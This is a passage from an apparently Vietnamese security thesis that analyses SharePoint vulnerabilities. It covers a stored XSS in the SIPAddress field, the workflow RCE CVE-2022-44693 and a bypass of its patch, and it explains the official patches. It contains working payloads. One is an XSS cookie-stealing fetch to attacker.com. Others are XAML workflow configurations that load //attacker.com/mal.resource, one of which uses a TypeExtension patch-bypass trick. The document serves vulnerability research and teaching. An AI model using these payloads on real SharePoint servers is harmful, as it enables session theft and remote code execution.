Trường hợp này, SIPAddress chứa thông tin địa chỉ và người dùng hoàn toàn có thể thay đổi giá trị trường này mà không qua bất kỳ bước xác thực hoặc kiểm duyệt nào. Người dùng độc hại có thể chèn các mã lệnh JavaScript vào tham số này, các giá trị sẽ được hiển thị lên bảng phân công chung của toàn bộ nhóm. Khi quản trị viên xem bảng phân công, các mã lệnh độc hại này sẽ thực hiện các hành vi với vai trò của người quản trị viên. Một ví dụ cụ thể như sau:

Người dùng độc hại (có quyền thấp) thay đổi giá trị trường SIPAddress thành:

```
123' onload='javascript:fetch("http://attacker.com/?cookie="+
    document.cookie)'/></span></a></span><!--
```

Lúc này nội dụng hiển thị sẽ có đoạn HTML như sau:

```
<span class='ms-imnSpan'>
    <a href='#' onclick='IMNImageOnClick(event);return false;'
        class='ms-imnlink'>
```

```
3          <span class='ms-spimn-presenceWrapper ms-imnImg
               ms-spimn-imgSize-10x10'>
4              <img title='' alt='' name='imnmark' class='
                   ms-spimn-img
                   ms-spimn-presence-disconnected-10x10x32' src='/
                   folder_name/images/spimn.png' showofflinepawn='
                   1' sip='123' onload='javascript:fetch("http://
                   attacker.com/?cookie="+document.cookie)'/></
                   span></a></span><!--' id='imn_id,type=sip'
                   onload=\"var _This = this; IMNRC('' onload='
                   javascript:fetch("http://attacker.com/?cookie=
                   "+document.cookie)' abc='',_This);\" />
5          </span>
6      </a>
7  </span>
```

Tại dòng 4, thẻ <img> có chứa thuộc tính onload, khi tập tin hình ảnh đang được hiển thị thì thuộc tính này sẽ thực hiện một lệnh JavaScript có chứa thông tin về cookie đến trang web http://attacker.com/. Đây là trang web do kẻ tấn công lập ra nhằm thu thập thông tin cookie của người dùng.

Do đó, chỉ cần có người dùng xem bảng phân công thì cookie của họ đã bị đánh cắp. Khi này, kẻ tấn công có thể sử dụng thông tin cookie đó và thực hiện các thao tác với hệ thống với vai trò người dùng. Nghiêm trọng hơn, kẻ tấn công có thể lấy được thông tin cookie của người quản trị cao nhất sau đó thực hiện hành động phá hoại bất hợp pháp đến hệ thống.

4.1.2 Bản vá

Microsoft đưa ra bản vá chính thức cho lỗ hổng này vào tháng 4 cùng năm.

```
1  private TableCell WAIMField(SPUser user, SPListItem listItem)
2  {
3    // [truncated]
4      string content = string.Format(CultureInfo.InvariantCulture,
     "<span class='ms-imnSpan'><a href='#' onclick='IMNImageOnClick
     (event);return false;' class='ms-imnlink'><span class='ms-
     spimn-presenceWrapper ms-imnImg ms-spimn-imgSize-10x10'><img
     title='' alt='' name='imnmark' class='ms-spimn-img ms-spimn-
     presence-disconnected-10x10x32' src='/{0}/images/spimn.png'
     showofflinepawn='1' sip='{1}' id='imn_{2},type=sip' onload=\"
     var _This = this; IMNRC('{3}',_This);\" /></span></a></span>",
      new object[]
      {
5         SPUtility.ContextLayoutsFolder,
6         SPHttpUtility.HtmlEncode(sipaddress),
7
```

```
8           this.ParentWebPart.Qualifier + listItem.ID.ToString(
    CultureInfo.InvariantCulture),
9           SPHttpUtility.EcmaScriptStringLiteralEncode(sipaddress)
10      });
11      if (this.Page.AppRelativeVirtualPath == null)
12      {
13          this.Page.AppRelativeVirtualPath = SPRequestModuleData.
    specialVirtualPathForParseControl;
14      }
15      Control child = base.TemplateControl.ParseControl(content,
    false);
16      tableCell.Controls.Add(child);
17    // [truncated]
18    return tableCell;
19  }
```


Lúc này, giá trị SIPAddress đã được encode theo định dạng HTML và JavaScript tại 2 dòng 7, 9. Các ký tự đặc biệt như ', <, >, ", ... đều được xử lý trước khi hiển thị ra cho người dùng. Đây cũng là cách làm phổ biến để phòng tránh những lỗ hổng Cross-site Scripting.

4.2 Lỗ hổng RCE CVE-2022-44693 trong tính năng Workfow

Lỗ hổng RCE CVE-2022-44693 [13] được phát hiện và báo cáo cho nhà phát triển vào ngày 3 tháng 10 năm 2022. Lỗ hổng thuộc phân loại Remote Code Execution Vulnerability và được đánh giá có mức độ ảnh hưởng Critical (mức độ nghiêm trọng).

4.2.1 Tính năng Workflow

Workflow (luông công việc) trong SharePoint được xử lý bởi WorkflowService, là một phần trong SPService như đã đề cập tại 2.1.1 . Đây là một tính năng mạnh mẽ, giúp người dùng tiết kiện thời gian và nâng cao hiệu quả trong công việc. Tính năng này bao gồm một chuỗi các bước công việc tự động mà các tài liệu hoặc các mục trong danh sách phải thực hiện. Các bước này sẽ chứa những hoạt động (activity) và điều kiện để thực hiện hoạt động đó (rule). Workflow giúp tự động hóa các quy trình bằng các xác định và thực hiện các bước theo một trình tự nhất định, dựa trên những quy tắc và điều kiện được cấu hình từ trước.



Hình 4.1: Sơ đồ hoạt động tính năng Workflow

Người dùng có thể tạo workflow tùy vào nhu cầu của họ bằng tập tin cấu hình với định dạng XAML. Trong SharePoint, để đảm bảo an toàn trong thiết kế, nhà phát triển đã đặt ra một số quy tắc khi cấu hình workflow như sau.

- Vô hiệu hóa tính năng chạy mã nguồn trong cấu hình workflow
- Tạo ra sẵn các thư viện activity và rule. Người dùng chỉ có thể tạo workflow dựa theo các activity và rule trong những thư viện này.
- Tạo một danh sách các activity/rule được đánh dấu an toàn được gọi là allow list. Khi nhận được một cấu hình, chương trình sẽ phân tích cú pháp để kiểm tra xem tập tin cấu hình đó có đang sử dụng những hành vi có nằm trong danh sách an toàn hay không

4.2.2 Kịch bản giả định

Để phục vụ cho việc phân tích lỗ hổng, em đưa ra kịch bản giả định. Như trên hình 4.1, lúc này đối tượng User đóng vai trò là tác nhân độc hại với ý đồ tấn công vào hệ thống, cụ thể là tính năng Workflow. Khi nhận được cấu hình chứa mã khai thác, chương trình sẽ thực hiện 2 công đoạn là Validation và Process dựa vào cấu hình này.

Nếu 2 công đoạn này có bất kỳ điểm sơ hở nào, kẻ tấn công có thể lợi dụng để xây dựng mã khai thác (exploit) nhắm thực hiện hành vi bất hợp pháp trên hệ thống. Hai lỗ hổng phân tích dưới đây đều áp dụng kịch bản này trong công đoạn thử nghiệm.

Code pattern của lỗ hổng:

```
obj = constructor.Invoke(new object[] { obj });
```

Đoạn mã này sẽ thực hiện kích hoạt một hàm khởi tạo với tham số đầu vào obj. Nếu không có những bước kiểm tra nghiêm ngặt, lỗ hổng này có thể giúp kẻ tấn công thực hiện mã lệnh trái phép trên hệ thống SharePoint.

4.2.3 Bản chất lỗ hổng

Như đã nói ở phần 4.2.1, trong allow list có chứa một activity đặc biệt là SetVariableActivity.

```
namespace Microsoft.SharePoint.WorkflowActions
{
  [ToolboxItem(false)]
  [ActivityValidator(typeof(SetVariableActivityValidator))]
  public class SetVariableActivity : Activity
  {
    // [trucated]
    protected override ActivityExecutionStatus Execute(
   ActivityExecutionContext provider)
    {
      object obj = this.Value;
      Type type = Type.GetType(this.ValueType);
      if (obj != null && !type.IsAssignableFrom(obj.GetType()))
      {
        try
        {
          obj = TypeDescriptor.GetConverter(obj).ConvertTo(obj,
   type);
        }
        catch (NotSupportedException)
        {
          if (obj is string)
          {
            ConstructorInfo constructor = type.GetConstructor(new
    Type[] { typeof(string) });
            if (constructor != null)
            {
              obj = constructor.Invoke(new object[] { obj });
            }
          }
        }
      }
      this.Variable = obj;
      return ActivityExecutionStatus.Closed;
    }
        // [trucated]
  }
```

```
35 }
```

Hàm Execute sẽ được gọi đến khi thực hiện các activity. Trong SetVariableActivity, hàm Execute thực hiện chuyển đổi một giá trị chuỗi sang các kiểu dữ liệu khác như là số nguyên, số thập phân, kiểu dữ liệu thời gian, ... sau đó gán giá trị vào trường Variable. Trường Value là giá trị chuỗi cần chuyển đổi còn trường ValueType là tên của kiểu dữ liệu muốn chuyển đổi về, cả hai giá trị này người dùng đều có thể điều khiển được. Để ý kỹ hơn tại dòng 25 trong hàm Execute, chương trình thực hiện công đoạn sau:

```
1 obj = constructor.Invoke(new object[] { obj });
```

Đây là một điểm yếu và có thể bị khai thác nếu người dùng điều khiển được các dữ liệu đầu vào. Trong trường hợp này hoàn toàn khả thi khi biến constructor và biến obj đều được khởi tạo từ dữ liệu người dùng truyền vào. Và theo [14], nếu trường ValueType mang giá trị System.Resources.ResourceSet còn trường Value chứa địa chỉ mạng tập tin độc hại - tập tin chứa các mã lệnh độc hại do kẻ tấn công tạo ra (trong ví dụ này là //attacker.com/mal.resource), thì kẻ tấn công có thể thực thi mã lệnh độc hại đó trên máy chủ SharePoint.

Từ những điều trên, ta có thể tạo ra tập tin XAML cấu hình workflow như sau để thực thi mã độc:

```
1 <SetVariableActivity ValueType="System.Resources.ResourceSet"
     Value="//attacker.com/mal.resource">
2 </SetVariableActivity>
```

hoặc


```
1 <SetVariableActivity ValueType="System.Resources.ResourceSet">
2     <SetVariableActivity.Value>//attacker.com/mal.resource</
        SetVariableActivity.Value>
3 </SetVariableActivity>
```

Tuy nhiên nhà phát triển cũng đã tính toán trước về trường hợp này, Microsoft đã có một số phương án ngăn chặn. Khi một cấu hình workflow được tạo, chương trình sử dụng hàm IsGoodWorkflowCore trong thư viện Microsoft.SharePoint.dll để thực hiện xác thực đầu vào. Khi này, giá trị của trường ValueType sẽ được kiểm tra có nằm trong allow list hay không, nếu có thì cấu hình được chấp thuận và ngược lại.

Chúng ta sẽ đi sâu hơn vào hàm này để tìm ra những vấn đề còn tồn đọng và xây dựng mã khai thác trong phần 4.2.4.

4.2.4 Phân tích kỹ thuật

Sơ đồ khối của hàm IsGoodWorkflowCore:



Hình 4.2: Sơ đồ khối cho hàm IsGoodWorkflowCore

Hàm này nhận tham số đầu vào là nội dung tập tin cấu hình workflow xmlReader và allow list authorizedTypes. Mục đích chính là lấy giá trị của từng node và thuộc tính sau đó đem so sánh với allow list, cuối cùng là trả về true/false nếu thỏa mãn/không thỏa mãn. Tuy nhiên, phương thức này chứa một lỗi logic nghiêm trọng. Dễ dàng nhận thấy khi có bất kỳ ngoại lệ nào xảy ra trong quá trình kiểm tra thì ngoại lệ đó sẽ được bắt, ghi nhật ký về thông tin lỗi và trả về true. Đây là lỗ hổng mà kẻ tấn công có thể khai thác vào, họ chỉ cần tải lên tập tin cấu hình phù hợp để cho quá trình đọc giá trị bung lỗi (trước khi trường ValueType được kiểm tra) sau đó IsGoodWorkflowCore sẽ trả về true, đánh dấu cấu hình đó là hợp lệ để khởi chạy workflow.

Như trong phụ lục A.3, ta có thể thấy chương trình đã kiểm soát nghiêm ngặt các node quan trọng tại dòng 28 cũng như các thuộc tính tại dòng 84, 92, 105. Điều này ngăn chặn kẻ tấn công có thể gán giá trị không mong muốn cho các trường nhạy cảm. Nhưng trong quá trình kiểm tra chỉ cần có ngoại lệ xảy ra, ngay lập tức chương trình sẽ ghi lại nhật ký và trả về true tại dòng 154-161.

Đi sâu vào công đoạn kiểm tra thuộc tính, phương thức IsAuthorizedType được gọi tại dòng 84.

```
1  private static bool IsAuthorizedType(string attributeValue, IList
       <AuthorizedType> authorizedTypes, Dictionary<string,
       XNamespace> allNamespaces)
2  {
3    if (attributeValue.StartsWith("{}", StringComparison.Ordinal))
4    {
5      attributeValue = attributeValue.Substring(2);
6    }
7    string[] array = attributeValue.Split(new char[]
8    {
9      '{'
10   });
11   string[] array2 = array[1].Split(new char[]
12   {
13     ':'
14   });
15     // [truncated]
16 }
```

Phương thức này so sánh giá trị thuộc tính có nằm trong allow list hay không. Tại dòng 7, attributeValue được tách ra với ký tự { sau đó gán vào mảng array. Giá trị array[1] được gọi tại dòng 11. Dễ dàng thấy được nếu attributeValue mang giá trị chuỗi rỗng hoặc chuỗi {} (chuỗi {} sẽ được lược bỏ tại dòng 3) thì sẽ gây ra IndexOutOfRangeException, vì lúc này array chỉ có duy nhất một phần tử, ngoại lệ này sẽ được bắt ở hàm IsGoodWorkflowCore và trả về true. Như vậy, kịch bản khai thác này là hoàn toàn khả thi. Không những vậy, lệnh gọi array2[1] tại dòng 29 cũng có thể gây ra ngoại lệ tương tự (chi tiết tại phụ lục A.5).

Cấu hình XAML để khai thác [15]:

```
1 <SetVariableActivity Variable="{}" ValueType="
      System.Resources.ResourceSet" Value="//attacker.com/
      mal.resource">
2 </SetVariableActivity>
```

Trong quá trình chạy workflow, các thuộc tính cũng sẽ được kiểm tra xem có tồn

tại trong activity/rule hay không. Em sử dụng thuộc tính Variable="{}" vì đây là một thuộc tính có tồn tại trong SetVariableActivity và giá trị thuộc tính này không ảnh hưởng nhiều đến luồng thực thi của chương trình cũng như của hàm Execute đã nêu tại phần 4.2.3. Chúng ta có thể dùng các thuộc tính khác như Name="{}" (thuộc tính mặc định của tất cả các activity/rule) hoặc xmlns="{}" (thuộc tính namespace của XAML) mà vẫn đảm bảo tính hợp lệ khi khởi chạy workflow.

4.2.5 Bản vá

Nguyên nhân chính dẫn đến kịch bản này nằm ở việc chương trình chưa thực hiện bước kiểm tra phạm vi của một biến mà đã tham chiếu đến biến đó, cũng như mắc phải các vi phạm logic. Lỗ hổng này được nhà phát hành cập nhật bản vá chính thức vào tháng 12 năm 2022. Cập nhật này đã khắc phục được lỗi logic, trả về false khi gặp phải ngoại lệ và cũng đã kiểm tra độ dài của các biến array1, array2. Chi tiết bản vá tại phụ lục A.4 và A.6

Tuy nhiên, phạm vi bản vá này chỉ dừng lại ở bước tiền xử lý đầu vào, SharePoint sử dụng cơ chế xử lý XAML hoàn toàn khác để đọc và khởi chạy cấu hình workflow. Hai quá trình này có các nghiệp vụ khác nhau cũng như diễn ra không đồng thời, từ đó có thể gây ra các thiếu sót không đáng có, gây mất an toàn hệ thống.

Phần 4.3 sẽ nêu rõ về các thiếu sót, các ý tưởng kịch bản và quá trình xây dựng kịch bản khai thác phù hợp.

4.3 Phiên bản biến thể của CVE-2022-44693 (bypass variants)

4.3.1 Ý tưởng khai thác

Như đã nói tại 4.2.5, công đoạn kiểm tra cấu hình và xử lý cấu hình diễn ra không đồng thời với nhau. Hơn nữa, quá trình này chỉ có thể kiểm tra cấu hình tĩnh (pre-processing validation) chứ không thể kiểm tra các giá trị node và thuộc tính trong thời gian chạy (runtime validation). Điều đó dẫn đến việc chương trình không thể kiểm soát giá trị trong quá trình thực thi. Đây là một thiếu sót trong thiết kế của Microsoft. Kẻ tấn công có thể lợi dụng điểm yếu này phát triển những phương pháp mới để có thể bypass bản vá.

Chúng ta sẽ lợi dụng điểm yếu này để xây dựng kịch bản tấn công. Vì chương trình chỉ kiểm tra giá trị tĩnh của thuộc tính ValueType nên nếu trong quá trình chạy giá trị ValueType mới được gán là chuỗi System.Resources.ResourceSet thì hoàn toàn có thể khai thác được lỗ hổng này. Cấu hình có định dạng XAML nên việc này là khả thi.

4.3.2 Phân tích kỹ thuật


Quá trình đọc và xử lý cấu hình được thực hiện tại lớp WorkflowMarkupSerializer. Hàm Deserialize được sử dụng để đọc tập tin XAML sau đó tạo và trả về một đối tượng workflow. Không như XML đơn thuần, XAML cho phép sử dụng "compact format attribute" [16]. Các thuộc tính này bắt đầu/kết thúc bằng ký thư {/}, việc cho phép xử lý XAML khi giá trị thuộc tính có thể chuyển đổi từ kiểu dữ liệu chuỗi sang số nguyên, số thực hoặc các kiểu dữ liệu có thể chuyển đổi khác.

Mã nguồn của lớp WorkflowMarkupSerializer khá dài, chúng ta có thể tóm tắt lại như sau.

Hình 4.3: Luồng thực thi cho quá trình xử lý XAML

Hàm Deserialize nhận đầu vào là tập tin XAML, từ đó lặp qua và xử lý các node

tại hàm DeserializeFromString. Hàm DeserializeFromString tiếp tục lặp qua và xử lý các thuộc tính của node đó. Các thuộc tính thông thường được gán trực tiếp từ chuỗi giá trị còn compact format attribute sẽ được xử lý tại hàm DeserializeFromCompactFormat. Chúng ta sẽ đi sâu vào hàm này.



Hình 4.4: Sơ đồ khối hàm DeserializeFromCompactFormat

Chúng ta có thể tóm tắt nghiệp vụ của hàm này với cấu hình XAML như sau:

```
1 <SetVariableActivity ValueType="{ExType Arg1 Arg2 Arg3}"
     Value="//attacker.com/mal.resource">
2 </SetVariableActivity>
```

- Lấy kiểu dữ liệu ExType, kiểm tra kiểu dữ liệu này có nằm trong allow list hay không.
- Đọc và chuyển đổi các tham số thành một mảng các chuỗi ["Arg1", "Arg2", "Arg3"].
- Kiểm tra kiểu dữ liệu ExType có hàm khởi tạo với những tham số phù hợp không (trong trường hợp này là 3 tham số chuỗi).
- Tạo và trả về một thể hiện của ExType với các tham số khởi tạo như trên.

Dòng 100 chương trình gọi đến hàm GetValueFromMarkupExtension (A.7).

```
private static object GetValueFromMarkupExtension(
    WorkflowMarkupSerializationManager manager, object extension)
{
  object obj = extension;
  MarkupExtension markupExtension = extension as MarkupExtension;
  if (markupExtension != null)
  {
    obj = markupExtension.ProvideValue(manager);
  }
  return obj;
}
```

Tựu chung lại, ta có nghiệp vụ chính của công đoạn này:

Nếu ExType kết thừa lớp MarkupExtension thì giá trị của thuộc tính ValueType sẽ được gán theo đoạn code dưới đây

```
ValueType = (new ExType("Arg1", "Arg2", "Arg3")).ProvideValue()
```

Ngược lại:

```
ValueType = new ExType("Arg1", "Arg2", "Arg3")
```

Như đã nêu trước đó, nếu muốn ValueType mang giá trị là chuỗi System.Resources.ResourceSet thì ta sẽ có hai trường hợp.

1. Kiểu dữ liệu của ExType là System.String. Điều này không thể thực hiện được vì System.String không tồn tại hàm khởi tạo nào có tham số chuỗi.
2. Hàm ExType.ProvideValue() phải trả về chuỗi System.Resources.ResourceSet trong quá trình chạy workflow. Lúc này ta cần xem xét các kế thừa của lớp MarkupExtension để tìm ra kiểu dữ liệu phù hợp với yêu cầu bài toán.

Sau khi xem xét toàn bộ các kế thừa của MarkupExtension, ta tìm được một kiểu dữ liệu khá phù hợp - TypeExtension. Theo như tài liệu mặc định [17], lớp này chỉ trả về một Type (kiểu dữ liệu Type trong C#). Nhưng trên SharePoint, các lập trình viên đã triển khai một số logic khác biệt. Mã nguồn trên SharePoint như sau:

```
namespace System.Workflow.ComponentModel.Serialization
{
  [DesignerSerializer(typeof(TypeExtensionSerializer), typeof(
    WorkflowMarkupSerializer))]
  internal sealed class TypeExtension : MarkupExtension
  {
    public TypeExtension(string type)
    {
```

```
8         if (type == null)
9         {
10          throw new ArgumentNullException("typeName");
11        }
12        this.typeName = type;
13      }
14
15          public override object ProvideValue(IServiceProvider
    provider)
16      {
17        // [truncated]
18        string text = this.typeName.Trim();
19        string text2 = string.Empty;
20        int num = text.IndexOf(':');
21        if (num >= 0)
22        {
23          text2 = text.Substring(0, num);
24          text = text.Substring(num + 1);
25          this.type = workflowMarkupSerializationManager.GetType(
    new XmlQualifiedName(text, xmlReader.LookupNamespace(text2)));
26          if (this.type != null)
27          {
28            return this.type;
29          }
30          List<WorkflowMarkupSerializerMapping> list = null;
31          if (workflowMarkupSerializationManager.
    XmlNamespaceBasedMappings.TryGetValue(xmlReader.
    LookupNamespace(text2), out list) && list != null && list.
    Count > 0)
32          {
33            return list[0].ClrNamespace + "." + text;
34          }
35          return text;
36        }
37        else
38        {
39          // default processing
40        }
41      }
42    }
43  }
```

Dễ dàng nhận thấy hàm ProvideValue trả về một chuỗi tại dòng 33 và 35. Ngoài ra lớp này còn có hàm khởi tạo thỏa mã các điều kiện nêu tại 4.3.2. Vì vậy có thể coi đây là thành phần tiềm năng cho kịch bản khai thác. Ta sẽ phân tích sâu hơn về

cách hoạt động của hàm này.

Tại dòng 20-24, chương trình kiểm tra ký tự : trong typeName và chia thành hai phần, lấy ví dụ typeName là chuỗi xyz:ExType thì biến text2 sẽ mang giá trị xyz còn biến text mang giá trị ExType. Dòng code 25 sẽ so sánh text và text2 với các kiểu dữ liệu đã được khởi tạo tạo trước đó, nếu tồn tại sẽ trả về kiểu dữ liệu tìm được và kết thúc hàm, nếu không sẽ trả về null. Dòng 33, chương trình đơn giản là trả về namespace + "." + text. Như vậy nếu ta có một namespace hợp lệ có giá trị System và text có giá trị Resources.ResourceSet thì ValueType sẽ là System.Resources.ResourceSet. Do đó, thử thách ở đây là làm sao để dòng code 25 trả về giá trị null.

Quay trở lại quá trình xử lý cấu hình, chương trình đều thực hiện kiểm tra tính hợp lệ của tất cả các namespace, cú pháp của namespace sẽ như sau:

```
1 <SetVariableActivity
2     xmlns:ns2="
        clr-namespace:System;Assembly=System.Workflow.ComponentModel
        , Version=4.0.0.0, Culture=neutral,
        PublicKeyToken=31bf3856ad364e35">
3 </SetVariableActivity>
```

Trong đó ns2 là tham chiếu của namespace, clr-namespace là chuỗi phạm vi của namespace - giá trị này được sử dụng tại dòng 33 với lời gọi list[0].ClrNamespace, còn Assembly là tên thư viện chứa namespace. Đây là một định nghĩa hợp lệ khi phạm vi System có tồn tại trong thư viện System.Workflow.ComponentModel. Với ví dụ này thì nghiệp vụ ở dòng code 25 thực chất chỉ là tìm kiếm kiểu dữ liệu System.Resources.ResourceSet trong thư viện System.Workflow.ComponentModel. Điều này sẽ trả về null vì không tồn tại kiểu dữ liệu này trong thư viện System.Workflow.ComponentMo Tiếp tục theo luồng thực thi, nếu gán typeName là ns2:Resources.ResourceSet ta sẽ đạt được ValueType là System.Resources.ResourceSet.

Quay lại với quá trình kiểm tra cấu hình, TypeExtension nằm trong allow list nên việc này hoàn toàn khả thi. Cấu hình hoàn chỉnh để khai thác lỗ hổng như sau [18]:

```
1 <SetVariableActivity
2     xmlns:ns1="
        clr-namespace:System.Workflow.ComponentModel.Serialization;Assembly=Sys
        , Version=4.0.0.0, Culture=neutral,
        PublicKeyToken=31bf3856ad364e35"
3     xmlns:ns2="
        clr-namespace:System;Assembly=System.Workflow.ComponentModel
        , Version=4.0.0.0, Culture=neutral,
```

```
        PublicKeyToken=31bf3856ad364e35"
4     ValueType={ns1:TypeExtension ns2:Resources.ResourceSet}
5     Value="//attacker.com/mal.resource">
6 </SetVariableActivity>
```

Cấu hình này sử dụng ns1:TypeExtension thay vì x:Type để chắc chắn rằng việc gọi hàm ProvideValue không bị chạy vào nghiệp vụ xử lý mặc định [17].

